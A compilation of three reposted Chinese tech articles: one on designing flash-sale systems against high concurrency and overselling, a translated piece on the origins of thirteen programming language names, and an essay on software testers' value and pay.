ps：进入正文前先说一点个人感受，之前看淘宝的ppt感觉都懂了，等到自己出解决方案的时候发现还是有很多想不到的地方其实都没懂，再次验证了“细节是魔鬼”的理论。并且一个人的能力有限，只有大家一起讨论才能想的更周全，更细致。好了，闲话少说，下面进入正文。

一、秒杀带来了什么?

秒杀或抢购活动一般会经过【预约】【抢订单】【支付】这3个大环节，而其中【抢订单】这个环节是最考验业务提供方的抗压能力的。

抢订单环节一般会带来2个问题:

1、高并发

比较火热的秒杀在线人数都是10w起的，如此之高的在线人数对于网站架构从前到后都是一种考验。

2、超卖

任何商品都会有数量上限，如何避免成功下订单买到商品的人数不超过商品数量的上限，这是每个抢购活动都要面临的难题。

二、如何解决?

首先，产品解决方案我们就不予讨论了。我们只讨论技术解决方案

1、前端

面对高并发的抢购活动，前端常用的三板斧是【扩容】【静态化】【限流】

A：扩容

加机器，这是最简单的方法，通过增加前端池的整体承载量来抗峰值。

B：静态化

将活动页面上的所有可以静态的元素全部静态化，并尽量减少动态元素。通过CDN来抗峰值。

C：限流

一般都会采用IP级别的限流，即针对某一个IP，限制单位时间内发起请求数量。

或者活动入口的时候增加游戏或者问题环节进行消峰操作。

D：有损服务

最后一招，在接近前端池承载能力的水位上限的时候，随机拒绝部分请求来保护活动整体的可用性。

2、后端

那么后端的数据库在高并发和超卖下会遇到什么问题呢？主要会有如下3个问题：（主要讨论写的问题，读的问题通过增加cache可以很容易的解决）

I：　首先MySQL自身对于高并发的处理性能就会出现问题，一般来说，MySQL的处理性能会随着并发thread上升而上升，但是到了一定的并发度之后会出现明显的拐点，之后一路下降，最终甚至会比单thread的性能还要差。

II：其次，超卖的根结在于减库存操作是一个事务操作，需要先select，然后insert，最后update -1。最后这个-

1操作是不能出现负数的，但是当多用户在有库存的情况下并发操作，出现负数这是无法避免的。

III：最后，当减库存和高并发碰到一起的时候，由于操作的库存数目在同一行，就会出现争抢InnoDB行锁的问题，导致出现互相等待甚至死锁，从而大大降低MySQL的处理性能，最终导致前端页面出现超时异常。

针对上述问题，如何解决呢？ 我们先看眼淘宝的高大上解决方案：

I： 关闭死锁检测，提高并发处理性能。

II：修改源代码，将排队提到进入引擎层前，降低引擎层面的并发度。

III：组提交，降低server和引擎的交互次数，降低IO消耗。

以上内容可以参考丁奇在DTCC2013上分享的《秒杀场景下MySQL的低效》一文。在文中所有优化都使用后，TPS在高并发下，从原始的150飙升到8.5w，提升近566倍，非常吓人！！！

不过结合我们的实际，改源码这种高大上的解决方案显然有那么一点不切实际。于是小伙伴们需要讨论出一种适合我们实际情况的解决方案。以下就是我们讨论的解决方案：

首先设定一个前提，为了防止超卖现象，所有减库存操作都需要进行一次减后检查，保证减完不能等于负数。（由于MySQL事务的特性，这种方法只能降低超卖的数量，但是不可能完全避免超卖）

update number set x=x-1 where (x -1) >= 0;

解决方案1：

将存库从MySQL前移到Redis中，所有的写操作放到内存中，由于Redis中不存在锁故不会出现互相等待，并且由于Redis的写性能和读性能都远高于MySQL，这就解决了高并发下的性能问题。然后通过队列等异步手段，将变化的数据异步写入到DB中。

优点：解决性能问题

缺点：没有解决超卖问题，同时由于异步写入DB，存在某一时刻DB和Redis中数据不一致的风险。

解决方案2：

引入队列，然后将所有写DB操作在单队列中排队，完全串行处理。当达到库存阀值的时候就不在消费队列，并关闭购买功能。这就解决了超卖问题。

优点：解决超卖问题，略微提升性能。

缺点：性能受限于队列处理机处理性能和DB的写入性能中最短的那个，另外多商品同时抢购的时候需要准备多条队列。

解决方案3：

将写操作前移到MC中，同时利用MC的轻量级的锁机制CAS来实现减库存操作。

优点：读写在内存中，操作性能快，引入轻量级锁之后可以保证同一时刻只有一个写入成功，解决减库存问题。

缺点：没有实测，基于CAS的特性不知道高并发下是否会出现大量更新失败？不过加锁之后肯定对并发性能会有影响。

解决方案4：

将提交操作变成两段式，先申请后确认。然后利用Redis的原子自增操作（相比较MySQL的自增来说没有空洞），同时利用Redis的事务特性来发号，保证拿到小于等于库存阀值的号的人都可以成功提交订单。然后数据异步更新到DB中。

优点：解决超卖问题，库存读写都在内存中，故同时解决性能问题。

缺点：由于异步写入DB，可能存在数据不一致。另可能存在少买，也就是如果拿到号的人不真正下订单，可能库存减为0，但是订单数并没有达到库存阀值。

三、总结

1、前端三板斧【扩容】【限流】【静态化】

2、后端两条路【内存】+【排队】

四、非技术感想

1、团队的力量是无穷的，各种各样的解决方案（先不谈可行性）都是在小伙伴们七嘴八舌中讨论出来的。我们需要让所有人都发出自己的声音，不要着急去否定。

2、优化需要从整体层面去思考，不要只纠结于自己负责的部分，如果只盯着一个点思考，最后很可能就走进死胡同中了。

3、有很多东西以为读过了就懂了，其实不然。依然还是需要实践，否则别人的知识永远不可能变成自己的。

4、多思考为什么，会发生什么，不要想当然。只有这样才能深入进去，而不是留在表面。

ps：以上仅仅是我们讨论的一些方案设想，欢迎大家一起讨论各种可行方案。

原文链接:


http://www.cnblogs.com/billyxp/p/3701124.html

技术趣闻：十三种编程语言和它们名称背后的故事

译者:核子可乐

程序员们普遍认为，软件开发工作当中难度最高的一项任务就是为成果命名。尽管这种情况并不多见，但命名过程中尤其令人头大的就是面对着一种新型编程语言。下面我们就一起来看看这十三种拥有不同寻常名称的编程语言和它们背后的故事。

编程语言的名称通常既公式化又枯燥无聊，但其中也不乏一些令人眼前一亮的字眼。在今天的文章中，我们将一同了解编程语言名称背后的那些创意与灵感。



如果

玫瑰不叫玫瑰，芳香是否如故?

程序员们普遍认为，软件开发工作当中难度最高的一项任务就是为成果命名。尽管这种情况并不多见，但命名过程中尤其令人头大的就是面对着一种新型编程语言。

在一种新型语言的设计工作宣告结束后，随之而来的命名过程往往遵循以下几个步骤：以语言本身的特性或者描述为名，采取首字母或者缩写形式（例如BASIC、COBOL、TCL以及LISP）;从现有语言当中派生而来的新名称（例如C++、C#以及CoffeeScript）;又或者直接取自某位对数学或者计算科学作出卓越贡献的伟人（例如Ada、Pascal以及Turing）。

不过有时候，语言设计得们也会发掘出一些特别的灵感、进而为我们带来更为丰富的命名方式。下面我们就一起来看看这十三种拥有不同寻常名称的编程语言和它们背后的故事。

Python

这款最初发布于1991年的语言人气极高，它是由荷兰程序员Guido van Rossum于上世纪八十年代末着手开发的。由他一手打造的这款新型脚本语言派生自ABC编程语言，其诞生源自Rossum在圣诞节假期中的兴趣之作。

当需要为这种全新语言选择名称时，van Rossum希望选择一个“简短、独特而且略带神秘色彩”的字眼。他从著名英国喜剧团体Monty Python（巨蟒）身上得到了灵感，他本人也是该剧团的铁杆粉丝。不知道他当时有没有考虑过Dead Parrot（死鹦鹉，同样为英国喜剧团体）这个名称。

Java

Java的前身是诞生于上世纪九十年代早期、由Sun公司打造的Green项目，该项目的初衷在于为即将到来的智能设备浪潮——例如互动式电视——建立一套技术支持方案。这款新语言在建立之初被称为Oak，但Sun公司的律师团很快发现该名称已经被注册，这迫使他们必须重新寻找合适的新名称。

公司旋即召开了一系列会议，并整理出一份简短的备选名称清单（经过律师团队的严格甄选），其中包括Silk、DNA以及Java。尽管现在我们已经无法考证当初是哪位仁兄最先推荐了Java这一选项，但它确实受到了大多数与会者的广泛支持。Java的灵感源自Peet咖啡店（Java即英文的爪哇，以盛产咖啡而闻名），这里是Sun公司的各位工程师们最青睐的休闲场所。

Forth

Forth语言的开发工作可以追溯到上世纪六十年代，由Charles Moore负责开发。他曾于1968年效力于一家名为Mohasco的家居家具公司，当时公司为他配备了一台IBM 1130微型计算机外加一台2250图形显示器，希望他能借此进行地毯产品的设计。

由于无法利用FORTRAN语言进行图形设计，Moore决定自己开发一套编程语言——这就是Forth。他最初选择的名称是“Fourth”，代表这是第四代语言。但问题在于，IBM 1130微机只允许在文件名当中包含最多五个字符，所以在去掉了“U”之后、Forth由此诞生。

Perl

作为一款被称为“瑞士军刀”的语言，Perl以其出色的灵活性与强大能力闻名于世。Perl由Larry Wall于上世纪八十年代末所创建。在为其选择名称时，Wall表示他希望能在简短的词汇中包含“积极的内涵”。他考虑过使用他妻子的名字（Gloria），但后来转而选择了“pearl（珍珠）”。

然而当时这个名称已经被另一款编程语言所占用（即PEARL，‘流程与实验自动化实时语言’的缩写），为了避免冲突、他去掉了其中的“A”并由此衍生出perl。值得注意的是，最初peal这个名称的四个字母全部为小写，这是受到了Unix全部小写规则的启发。不过到了后来，也就是1993年Perl 4版本正式发布时，名称的首字母开始转为大写并一直沿用至今。

Lua

Lua是由TeCGraf于1993年创建的一款脚本化语言——很多朋友对于TeCGrag可能并不熟悉，它是巴西里约热内卢天主教大学计算机图形技术小组的简称。Lua以TeCGraf此前所开发的两款早期语言为基础，它们分别是DEL（即日期输入语言）与SOL（即简单对象语言）。

当一种结合了DEL与SOL的精华与其它诸多功能（例如流控制）于一身的新型语言被创造出来时，开发者为其取名为Lua——也就是葡萄牙语中的“月亮”。理由非常简单，因为作为其父辈，SOL在葡萄牙语中是指“太阳”。

Smalltalk

Smalltalk是一个包含多种面向对象编程语言的家族，最初由Xerox公司的帕洛阿尔托研究中心（简称PARC）于上世纪七十年代所创建。它的出现给众多后续出现的编程语言带来了重大影响，其中包括Java、Python以及Ruby等等。

Alan Kay的学习研究小组一手建立起了Smalltalk，而根据Kay的回忆，当时选择这个名称是为了迎合“印欧神话体系”中的设定。在这套理论系统中，像宙斯以及托尔这类名号霸气侧漏的神往往历尽坎坷、饱经磨难。因此他反其道而行之，选择了Smalltalk这样一个听起来就人畜无害的字眼，平和舒缓的风格也让人们不至于对这种语言抱有不切实际的期望。

Logo


Logo是一款由麻省理工学院人工智能实验室的多位计算机科学家于上世纪六十年代中期开发完成的编程语言，当时主要是为了满足教学需要。它属于Lisp语言的一类分支，能够被用于实现多种编程概念的教学、同时也给Scratch等后续教学型语言带来了深远影响。

它的一大主要特点在于利用海龟图形生成源自命令的输出结果。Logo这一名称明显源自希腊语的“logos”，原意为“字”或者“思想”，开发者希望借此对其与传统中面向数字的编程语言加以区分。

Ruby

Ruby由松本行弘于1993年所创建，这款真正面向对象的脚本化语言被作为Perl以及Python的替代方案。与Perl类似，松本希望选择一个与珠宝相关的词汇为其命名。在与同事石冢圭树进行讨论之后，最终名称选项被锁定在Coral（珊瑚）与Ruby（红宝石）二者之间。

Ruby最终当选，这一方面是由于松本更喜爱这个名称、另一方面它同时也是石冢的生日石。松本还明确指出，虽然Perl所代表的珍珠象征着六月、而Ruby所代表的红宝石则象征着七月，但Ruby并非Perl的继承者（松本一直认为Perl只是一种‘玩具性质的语言’）;相反，Ruby将彻底取代Perl。



Scheme

在上世纪五十年代末，麻省理工学院的John McCarthy创造出了Lisp。作为历史最为悠久的早期高级编程语言之一，Lisp很快成为人工智能研究者们最为青睐的编程方案。随着时间的推移，Lisp的一系列不同分支也争相涌现，其中就包括Planner与Conniver。

1975年，麻省理工学院的Gerald Jay Sussman与Guy Steele开发出了Lisp的又一款衍生方案，并按照Planner与Conniver的命名惯例为其选择了Schemer作为名称。不过这种语言当时运行在由麻省理工学院自主开发的ITS（即非兼容分时系统）系统之上，该系统强制要求文件名由两部分组成、且每一部分最多只能包含六个字符。有鉴于此，Schemer最终被缩减成了Scheme。

Scala


Scala语言由Martin Odersky于2001年创建，它身兼函数与面向对象两种特性。它在编写时充分考虑到了将开发成果编译为Java字节码的需求（在此之前，它也能够被编译为.NET代码）。

Scala这一名称的确定基于两个不同理由：第一，由于结合了可扩展LAN、因此它具备很好的扩展（scale）能力;第二，“scala”在意大利语中代表着楼梯或者阶梯，这为该语言赋予了美好的双重含义——帮助使用者通往目标的卓越编程语言。

Scratch

Scratch是一款教学性编程语言，由麻省理工学院媒体实验室于2003年开发完成。孩子们可以利用它将屏幕上的各个积木状模块（被称为sprite，即精灵）连接起来，并借此完成程序创建。在它的帮助下，年轻的开发者们能够创造出属于自己的故事、电影、游戏、音乐以及一切曾经出现在他们梦中的事物。

这款语言的名称来自嘻哈电台主持人通过旋转并刮擦（scratch）塑胶唱片来创造全新音效与音乐作品的表演方式。



AWK

任何一位曾经与Unix系统打过交道的朋友肯定也对AWK相当熟悉，这是一种用于处理文本文件的解释型语言。它最初诞生于1977年，当时被作为Unix grep工具的通用版本使用，随后于1979年首次成为U-nix版本7中的内置方案。

在开发Perl时，Larry Wall受到了来自AWK的诸多影响。与其它大部分编程语言的名称一样，AWK同样是个缩写词;但与常见情况不同的是，这一缩写代表的并非语言本身的作用、而是来自贝尔实验室的三位开发者的姓氏首字母：Alfred Aho、Peter Weingerber以及Brian Kernighan（上图）。

Groovy（精妙，亦有时髦之意——如上狗所示）

时间转回2003年，当时Java程序员James Strachan希望能用上一款像Python或者Ruby那样的脚本化语言——但却要能够运行在Java平台之上。这可怎么办?

答案是自己动手。他设计出的这款新语言能够将开发成果动态编译为Java字节码，用他自己的话说，这是一款“站在全部精妙（groovy）Java代码的肩膀上而被创造出来的语言”。接下来的工作就简单了，没费什么脑子、Groovy这个名称已然被敲定。

原文链接：

http://www.computerworld.com/slideshow/detail/146077#slide1

原译文链接:

http://developer.51cto.com/art/201405/437852.htm

测试人员，你的价值不是你的工资

作者:柴阿峰

@程序猿杨玥：“做开发和 QA 是不是真的相差很多？我知道做开发比做测试要辛苦，尤其对于女生来讲。如果真心喜欢编程的程序猿，是不是真的会感到做测试很无聊？”

最近@程序员的那些事 同学又转帖子（见上）给我，问测试工程师的价值问题。最近一段时间随着工作内容（第二个女儿出生）的变化，对测试的关注渐少，但还是抽空写篇文章，对过去的类似问题一并做回复。这是最后一次回复类似于“测试人员有无价值”“自动化测试人员是否更牛逼”“测试是不是更闲一点”这类问题。

首先，测试人员有无价值

价值分两部分，一个是你的活有用没用，这个不再论述。我前两年写过一系列的文章说测试人员的工作为什么重要。还有一部分人说的价值，其实就是值多少工资。这是一个有趣的话题，如果我们把测试人员的时间看成是一个“劳动力商品”，企业主看成消费者，那工资其实是由消费行为决定的。消费行为很有意思，她（抱歉用女性她，因为我觉得女消费者更典型尤其是我老婆）看上去是理性的，实际上是非常感性的——我们觉得一个东西值不值那个价钱，大部分不是由于它有用没用，而是由几部分组成：竞争性，稀缺性和消费者心理。

竞争性好理解，前几天我还拿百度涨工资的新闻开玩笑说“经理KPI加几分，不如360挖人来一铲”。至于企业为何会产生人才需求竞争，这在后头的消费心理中会说到：有时候是自己真需要，有时候是看邻居们需要觉得自己也应该需要。

从稀缺性看，会写代码的测试人员，可能对项目的贡献还不如那些传统手工测试者，但是工资却高不少——因为现在这类人很难招到。所以如果你

在项目里贡献比他大，挣得比他少，真的不要抱怨太多，从价值上说，你家里那袋子米比你男朋友送的玫瑰花高多的多，但是一斤玫瑰花比一斤大米可贵多了。

而消费心理就更是难以捉摸了，经济学家早就发现，有些东西涨价了反而需求增加，价格下跌需求反而减少（经济学中的虚荣效应）；有些东西超出了消费者实际需要甚至超出消费能力，但是他们仍然会追逐购买，因为邻居也买了（经济学中的从众效应）。 而邻居可能恰好是真需要这东西，追逐邻居买的可就不一定了。

放到测试职业中，能看到许多企业高薪聘请了自动化测试技术人员，但是并没有为项目做太多贡献，一些企业摁着热门职位和那几个大牛挖来挖去，工资炒高了好几倍，其实都是典型的从众心理和虚荣效应，真的不一定是他们的产品有实际需要。

归根结底，很多人把自己的价值等同于工资，这是烦恼的根源，我们不妨借用马克思经济学中的论述，资本家付给工人工资不是让他们发财的，而是为了应付合适的生活，便于他们恢复劳动力。

第二，开发和测试哪个工资高

如果是说起薪，在同等职位下，大部分企业，开发要高那么一点，但不会很多。话说回来，考虑到北京上海坑爹的房价，你真的觉得一个月300，500那点差距，对你生活有那么大影响？至于这点价格差距为什么来，请用第一部分的理论分析。开发测试人员工资差距是有一定历史原因的，早期的专职测试人员可能是从文职转行过来的，加之由于从计算机发明起，靠谱的开发者就想夏天街上匀称的姑娘那么稀缺，所以工资就会高那么一点点。但是，测试人员的工资有个很有趣的现象：测试人员的晋升路径比开发多，这是因为测试人员的沟通能力，情商普遍高于码农，加上他们的工作需要和不同部门打交道，某几次表现好就会被注意到，从而被各个部门挖角。但是开发人员在集中表现的时候，他们是不和周围人说话的，你也不要试图打断他和他说话——真的可能挨打。所以，许多码农干了十几年，还是码农。而升职以后的工资，你懂的。我在某家外资500强装逼的时候，几乎是挂Manager头衔中最年轻的，开发的Manager普遍都比我大5到10岁：好的开发者要么不屑当老板，要么花了5年的时间才让他的老板明白原来丫也愿意升职。

第三，测试是不是比开发闲一点

好吧，如果这能骗一些人才加入测试队伍，我会违心的说是。但实际情况是，测试大部分时候都很忙。测试唯一闲的时候就是盯梢开发改Bug时，除此之外，Bug修改完要做确认测试和回归测试，需求变更了你要改测试设计和用例，很多产品测试环境的部署工作量非常之大，加之99%的测试都是在人员不足，时间不够的情况下做的，所以他们真的很忙。不过，从好的方面说，至少工作是安全的。

当然，大部分忙闲的差异都和公司，项目，以及项目负责人有关。

第四，自动化测试好不好

答案是，好的自动化测试当然好。但是坏的自动化那可能还不如手工。

至于那位女工程师问测试工作会不会无聊？我得说，会！你结了婚天天看你老公那张脸会不会烦？一定会，这叫审美疲劳，进而诱发出轨冲动（如果进展到了这一步，联系我）。资本家雇你的目的是用最低成本解决问题，对他来说，让员工做熟悉重复性的东西当然成本最低。这对于挖土的，写代码的，搞测试的，都是一样的，资本家雇你不是for fun，他是为了利润。写代码的人就比做测试的开心一些，无聊少一些？明确的回答，不会。

原文链接:

http://blog.jobbole.com/67186/